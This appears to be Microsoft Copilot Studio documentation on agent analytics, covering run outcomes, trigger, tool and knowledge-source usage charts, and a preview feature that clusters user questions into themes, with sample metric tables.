


Run outcomes

The **Run outcomes** section shows a chart that tracks the type of outcome for [each session](#).

To download run outcome data (data visualized in the graph), select the menu icon  and select **Download CSV**.

You can also see a breakdown of [session](#) durations. Select **See details** on the **Run outcomes** chart. A side panel opens with the average duration for successful runs and failed sessions and how the length of sessions changed over time.




Long session durations can cause delays in workflows your agent is a part of. You can improve your agent's speed by providing more specific instructions at the trigger or agent level.

Trigger use

The **Trigger use** section shows a chart and metrics that track how often each trigger initiated a session. The chart shows the change in trigger use over time.

Select **See details** to view a breakdown of all triggers used during the selected time period, the most common events that triggered a run, and which events resulted in the most failed runs.




You can use this information to target specific runs for improvements, and understand which kind of events your agents responds to the most.

Tool use

The **Tool use** section shows a chart and metrics that track how often your tools are started over time, and how often your agent used those tools successfully. It also shows trend indicators for how often your agent uses each tool and the percentage of called tools used successfully.


The chart displays the top five tools used over the date period defined at the top of the **Analytics** page.

In the legend below the chart, hover over any of the tools to highlight that tool in the chart.



To open a side panel with a list of all tools used in the specified time period, along with trend indicators, select **See details** on the chart. On the **Tool use** panel, you can display calculations of the percentage of questions used for each tool. If your agent has child agents, you can choose to display calculations for both the main agent and child agents (**All**), the **Main agent** only, or the **Child agent** only.






Knowledge source use

The **Knowledge source use** section shows a chart and metrics that track how often your [knowledge sources](#) are used by your agent. It also shows trend indicators for how often your sources are being used, how many errors are being generated, and how many times the source is being used.

The chart displays the top five knowledge sources used over the date range defined at the top of the **Analytics** page.




In the legend below the chart, hover over any of the knowledge sources to highlight that knowledge source in the chart.



Select **See details** to open a side panel with knowledge source usage and error rates over your selected time period. You can use these charts to identify which knowledge sources work well to help users, and which to target for improvements.


On the side panel, select **All** to display metrics for both the main agent and child agents, **Main agent** for metrics about the main agent only, or **Child agent** for metrics about child agents only.



- **All sources** shows the percentage of sessions that used each knowledge source the agent has access to.
- **Errors** shows the percentage of sessions that used each knowledge source type (for example, SharePoint) that resulted in an error.

Under **All sources**, to see more information at the level of any one of the listed knowledge sources, select an individual source. The tooltip includes:

- The total number of questions that referenced this knowledge source as well as the number of *thumbs up* and *thumbs down* reactions.
- A stacked bar chart showing the breakdown of the quality of response relative weightings for questions referencing this knowledge source. Hover over any segment of the bar chart to see the value of that segment's relative weighting and the number of questions sampled to arrive at that value.



Last updated on 12/03/2025

Analyze user questions by theme (preview)

[This article is prerelease documentation and is subject to change.]

Themes group related user questions that trigger generative answers. By clustering related questions, themes help you organize customer intent insights, identify frequent topics, and focus on areas needing improvement. You can explore individual questions within a theme and monitor performance to understand theme-level metrics.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Key value proposition

The Themes feature automatically analyzes all unclassified questions that triggered generative AI responses in the past week and suggests themes based on this analysis. This process runs weekly. Between weekly theme-suggestion runs, the feature performs daily classification of any new questions that trigger generative AI responses and adds this data to the theme metrics. The suggested **Themes** list is refreshed regularly so your themes stay relevant and reflect the latest user data. This automatic refresh saves you time by:

- Continuously evaluating theme relevance against new data.
- Automatically classifying individual questions into themes.
- Automating retrieval of raw metric data for each theme.
- Calculating aggregated metric data for each theme.

Prerequisites

To get the most value from the Themes feature, including the ability to view each theme's component questions and answers:

- You need the **Bot Transcript Viewer** security role to view the list and its metrics. Only admins can grant this role by [assigning the Bot Transcript Viewer security role during](#)

[agent sharing](#).

- The environment-level settings for storing conversation transcripts in Dataverse are turned on.

Suggested themes and classified questions

Copilot Studio suggests themes based on records of questions asked in the recent past. By tailoring each suggested theme to suit your organization's structure and customer experience strategy, you can gain better insight through theme-specific key performance indicators (KPIs). This deeper granularity makes it easier to find where agents underperform.

Themes help makers understand what questions users ask the agent and how the agent performs. On the initial run of Theme-based analytics, Copilot Studio looks at all questions from the past week and suggests up to 10 themes that group user questions based on similarities to one another. Each theme includes metrics such as the total number of questions, answer rate, and user reaction. The selected analytics period adjusts the displayed data in the **Themes** list.

After the initial run, Copilot Studio classifies new questions to existing themes on an ongoing, daily basis, and generates a fresh list of suggested themes on a weekly basis.

ⓘ Note

- At least 50 questions with generative answers must be logged in the past seven days before Copilot Studio generates suggested themes.
- A question that triggers a generative AI response can be classified into more than one theme. This scenario might become more common in *Generative Orchestration* mode, where an agent answer can come from several different sources.
- Any questions that remain unclassified are put into an *Unclassified* theme.
- The weekly suggestions run might take a few minutes to complete. During this time, the **Themes** section is unavailable for use.

The Themes list

By default, the **Themes** list displays the top five themes, ranked by total number of questions classified to each theme. Select **See all** to expand the list and display all themes.

With automatic weekly *theme suggestion* runs and daily question classification, the Themes feature evolves automatically and adapts to changes in user behavior.

Themes PREVIEW

See all (16)

Analyze your users' questions by auto-classified themes, and see how well your agent responds. [Learn more](#) [Preview terms](#)

Name	Total questions	Answered questions	Response quality	Reactions
General Inquiries	495	23%	59%	301 37
Troubleshooting	400	19%	47%	127 5
Order Status	390	86%	43%	14 308
Subscription Management	243	90%	77%	120 11
Password Reset	226	92%	65%	39 104

AI-generated content may be incorrect.

The **Themes** list displays metrics for each listed theme.

Expand table

Column	Description
Name	Name of the theme.
Total questions	Total number of questions classified into this theme for the configured time period.
Answered questions	Proportion of Total questions that result in an answer to the user question.
Response quality	Proportion of the sum of all responses (based on a sample of questions) having a Good quality response.
Reactions	Raw count of positive (<i>thumbs up</i>) and negative (<i>thumbs down</i>) reactions from the questions classified to each theme.

Hover over a theme to see the **Evaluate** button. [Learn more about evaluation.](#)

Note

Why are there 'Unanswered questions' in my theme when all classified questions triggered generative AI answers?

By definition, only questions that trigger a generative AI answer can be classified into a theme. But triggering a call to generative answers isn't the same as having an answer to a user query.

For example, it's common for there to be a conversational boosting topic connected to a knowledge source. In this case, if an intent isn't recognized, the topic might be triggered which calls the knowledge source even though there's no answer to the question in that knowledge source.

Drill down on a theme

Important

To access drill-down functionality, both of the following must be true:

- The following environment settings are enabled:
 - Allow agent owners and editors to see session transcripts from conversation interactions in their agents.
 - Allow conversation transcripts and their associated metadata to be saved in Dataverse.

For more information, see [Configure transcript settings for a single environment](#).

- The *Bot Transcript Viewer* security role is assigned to the user. For more information, see [Add users to a security role](#).

To drill down to the questions grouped into any one theme, select the theme in the **Themes** list. When you drill down, a panel specific to the selected theme opens up, displaying metrics at the levels of both the theme and individual questions.

Note

The **Themes** list includes:

- The most recent 100 questions classified into each theme.
- Questions from the last 30 days, regardless of the configured time period. If the configured period is fully outside the last 30 days, Copilot Studio displays a notification that the list is unavailable.

Technical Support

2/11/26 - 2/17/26

Mock description for Technical Support theme

Total questions

17

Answered questions

76%

Unanswered questions

24%

Reactions

6

7

See details

User questions

Evaluate

Download questions


Question	Answered?	Response Quality	Reaction	Date ↓	Knowledge Source
How do I set up account alerts?	Answered	Poor	👍	2/17/26	IT troubles...
How do I set up Samsung Pay with my account?	Unanswered	--	--	2/16/26	Vacation Po...
How do I reset my online banking password?	Answered	Poor	👍💬	2/6/26	Vacation Po...
How do I open a business checking account?	Answered	Poor	👍💬	1/31/26	the HR Not...
Why can't I log into my mobile app?	Answered	Poor	👎💬	1/30/26	Vacation Po...

In a theme's drill-down panel, metrics at the theme level are displayed first.

